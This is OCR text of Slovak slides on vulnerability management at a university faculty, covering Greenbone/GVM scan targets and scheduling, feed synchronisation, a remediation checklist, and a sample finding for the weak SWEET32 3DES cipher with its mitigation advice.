
Skenovanie FRI:


Name
FRI - KMM (KDS) - Public (146) (Katedra matematických metód a operačnej analýzy (Katedra dopravných sietí))
FRI - KIS - VLAN 33 (Lab RB303)
FRI - KTK - Public (140) (Katedra technickej kybernetiky)
FRI - IPCam - Public (145) (FRI IP Kamery)
FRI - KMME - Public (133) (Katedra mikro a makro ekonomiky)
FRI - KMM (KDS) - Labs Public (136) (Katedra matematických metód a operačnej analýzy (Katedra dopravných sietí))

Vytvorenie opakovaného harmonogramu a priradenie k danému cieľu skenovania

Greenbone/GVM


Skenovanie FRI raz mesačne:





Greenbone/GVM Feedy

- **NVT** - Hlavné testy zraniteľností (nasl/.notus súbory). Obsahuje všetky testy zraniteľností, ktoré sa vykonávajú počas skenovania. Je to hlavný technický zdroj, z ktorého skener pracuje.
- **SCAP** - Zahŕňa CVE, CPE a ďalšie štandardizované bezpečnostné dáta. Slúži na mapovanie softvéru a priraďovanie zraniteľností k výsledkom skenu.
- **CERT** - Obsahuje bezpečnostné poradenstvo (advisories) od CERT tímov. Poskytuje aktuálne varovania a odporúčania k hrozbám.
- **GVMD_DATA** - Obsahuje systémové dáta ako šablóny reportov, portové zoznamy a skenovacie konfigurácie. Určuje dostupné funkcie a možnosti v rozhraní Greenbone.



Feed Status

Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Enterprise Feed	20251113T0700	Current
SCAP	CVEs CPEs	Greenbone SCAP Feed	20251113T0507	Current
CERT	CERT-Bund Advisories DFN-CERT Advisories	Greenbone CERT Feed	20251113T0411	Current
GVMD_DATA	Compliance Policies Port Lists Report Formats Scan Configs	Greenbone gvmd Data Feed	20251113T0506	Current


Greenbone/GVM feed sync

- **Link:** rsync://feed.community.greenbone.net/community - (community feed pre synchronizáciu)
- **NVT**
  - Synchronizované z verejného servera pomocou greenbone-nvt-sync.
- **SCAP**
  - Synchronizované z feedu typu SCAP pomocou greenbone-feed-sync --type SCAP.
- **CERT**
  - Synchronizované pomocou greenbone-feed-sync --type CERT.
- **GVMD_DATA**
  - Stiahnuté pomocou greenbone-feed-sync --type GVMD_DATA, z URL ako rsync://feed.community.greenbone.net/community.

Type	Content
NVT	NVTs
SCAP	CVEs CPEs
CERT	CERT-Bund Advisories DFN-CERT Advisories
GVMD_DATA	Compliance Policies Port Lists Report Formats Scan Configs

VM checklist

- **2. Klasifikácia a hodnotenie zraniteľností**
  - Priradiť CVSS skóre alebo iný metrický systém k zisteným zraniteľnostiam
  - Identifikovať kritické systémy a dáta, aby sa určilo prioritizovanie opráv
  - Určiť rizikové kombinácie (napr. zraniteľnosť + dostupný exploit)



1 of 8

1 2 3 4 5 6 7 8 9 10

Operating System

Linux Kernel

Ports

443/tcp

1 High Medium Low

SSL/TLS: Report Vulnerable Cipher Suites for HTTPS 7.5

Host	Port/Protocol	OID	QoD
None	443/tcp	1.3.6.1.4.1.25623.1.0.108031	98%

EPSS (Maximum severity CVE)
Score: 0.31387
Percentile: 0.96634

Summary

This routine reports all SSL/TLS cipher suites accepted by a service where attack vectors exists only on HTTPS services.

Detection Result

'Vulnerable' cipher suites accepted by this service via the TLSv1.0 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

'Vulnerable' cipher suites accepted by this service via the TLSv1.1 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

'Vulnerable' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

Insight

These rules are applied for the evaluation of the vulnerable cipher suites: - 64-bit block cipher 3DES vulnerable to the SWEET32 attack (CVE-2016-2183).

Detection Method

Checks previous collected cipher suites.

Impact

This could allow remote attackers to obtain sensitive information or have other, unspecified impacts.

Solution

Mitigation: The configuration of this services should be changed so that it does not accept the listed cipher suites anymore. Please see the references for more resources supporting you with this task.

References

cve: CVE-2016-2183 , CVE-2016-6329 , CVE-2020-12872


url: https://ssl-config.mozilla.org , https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuidelines/TG02102/BSI-TR-02102-1.html , https://www.bsi.bund.de/EN/Themen/Oeffentliche-Verwaltung/Mindeststandards/TLS-Protokoll/TLS-Protokoll_node.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03116/BSI-TR-03116-4.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Mindeststandards/Mindeststandard_BSI_TLS_Version_2_4.html , https://web.archive.org/web/20240113175943/https://www.bettercrypto.org , https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014 , https://sweet32.info

cert-bund: WID-SEC-2024-1277 , WID-SEC-2024-0209 , WID-SEC-2024-0064 , WID-SEC-2022-2226 , WID-SEC-2022-1955 , CB-K21/1094 , CB-K20/1023 , CB-K20/0321 , CB-K20/0314 , CB-K20/0157 , CB-K19/0618 , CB-K19/0615 , CB-K18/0296 , CB-K17/1980 , CB-K17/1871 , CB-K17/1803 , CB-K17/1753 , CB-K17/1750 , CB-K17/1709 , CB-K17/1558 , CB-K17/1273 , CB-K17/1202 , CB-K17/1196 , CB-K17/1055 , CB-K17/1026 , CB-K17/0939 , CB-K17/0917 , CB-K17/0915 , CB-K17/0877 , CB-K17/0796 , CB-K17/0724 , CB-K17/0661 , CB-K17/0657 , CB-K17/0582 , CB-K17/0581

5 | Vulnerability Report

VM checklist


- **3. Prioritizácia a plánovanie opráv**
  - Definovať kritériá pre urgentné opravy (napr. CVSS ≥ 7, dostupný exploit, kritický systém)
  - Naplánovať opravy (patching, konfigurácia, mitigácia) podľa priorít
  - Dokumentovať plán opráv a zodpovednosti jednotlivých tímov



Pomoc s prioritizáciou

Quality of Detection

- **QoD** = skóre kvality detekcie jednotlivých nálezov v GVM
  - Každý NVT (Network Vulnerability Test) má priradené QoD skóre od 0 do 100
  - Vyššie skóre znamená väčšiu istotu, že detekcia je presná a nenastane falošný poplach
  - Napr.: QoD = 100 → vysoko presná detekcia, QoD = 50 → menej spoľahlivá, vyžaduje ďalšie overenie
- **Praktický význam:**
  - Pomáha tímom **prioritizovať opravy** podľa dôveryhodnosti zistených zraniteľností.
  - Znižuje čas strávený overovaním falošne pozitívnych nálezov



1 of 8

1 2 3 4 5 6 7 8 9 10

Operating System

Linux Kernel

Ports

443/tcp

1 High Medium Low

SSL/TLS: Report Vulnerable Cipher Suites for HTTPS 7.5

Host	Port/Protocol	OID	QoD
None	443/tcp	1.3.6.1.4.1.25623.1.0.108031	98%

EPSS (Maximum severity CVE)
Score: 0.31387
Percentile: 0.96634

Summary

This routine reports all SSL/TLS cipher suites accepted by a service where attack vectors exists only on HTTPS services.

Detection Result

'Vulnerable' cipher suites accepted by this service via the TLSv1.0 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

'Vulnerable' cipher suites accepted by this service via the TLSv1.1 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

'Vulnerable' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)

Insight

These rules are applied for the evaluation of the vulnerable cipher suites: - 64-bit block cipher 3DES vulnerable to the SWEET32 attack (CVE-2016-2183).

Detection Method

Checks previous collected cipher suites.

Impact

This could allow remote attackers to obtain sensitive information or have other, unspecified impacts.

Solution

Mitigation: The configuration of this services should be changed so that it does not accept the listed cipher suites anymore. Please see the references for more resources supporting you with this task.

References

cve: CVE-2016-2183 , CVE-2016-6329 , CVE-2020-12872


url: https://ssl-config.mozilla.org , https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuidelines/TG02102/BSI-TR-02102-1.html , https://www.bsi.bund.de/EN/Themen/Oeffentliche-Verwaltung/Mindeststandards/TLS-Protokoll/TLS-Protokoll_node.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03116/BSI-TR-03116-4.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Mindeststandards/Mindeststandard_BSI_TLS_Version_2_4.html , https://web.archive.org/web/20240113175943/https://www.bettercrypto.org , https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014 , https://sweet32.info

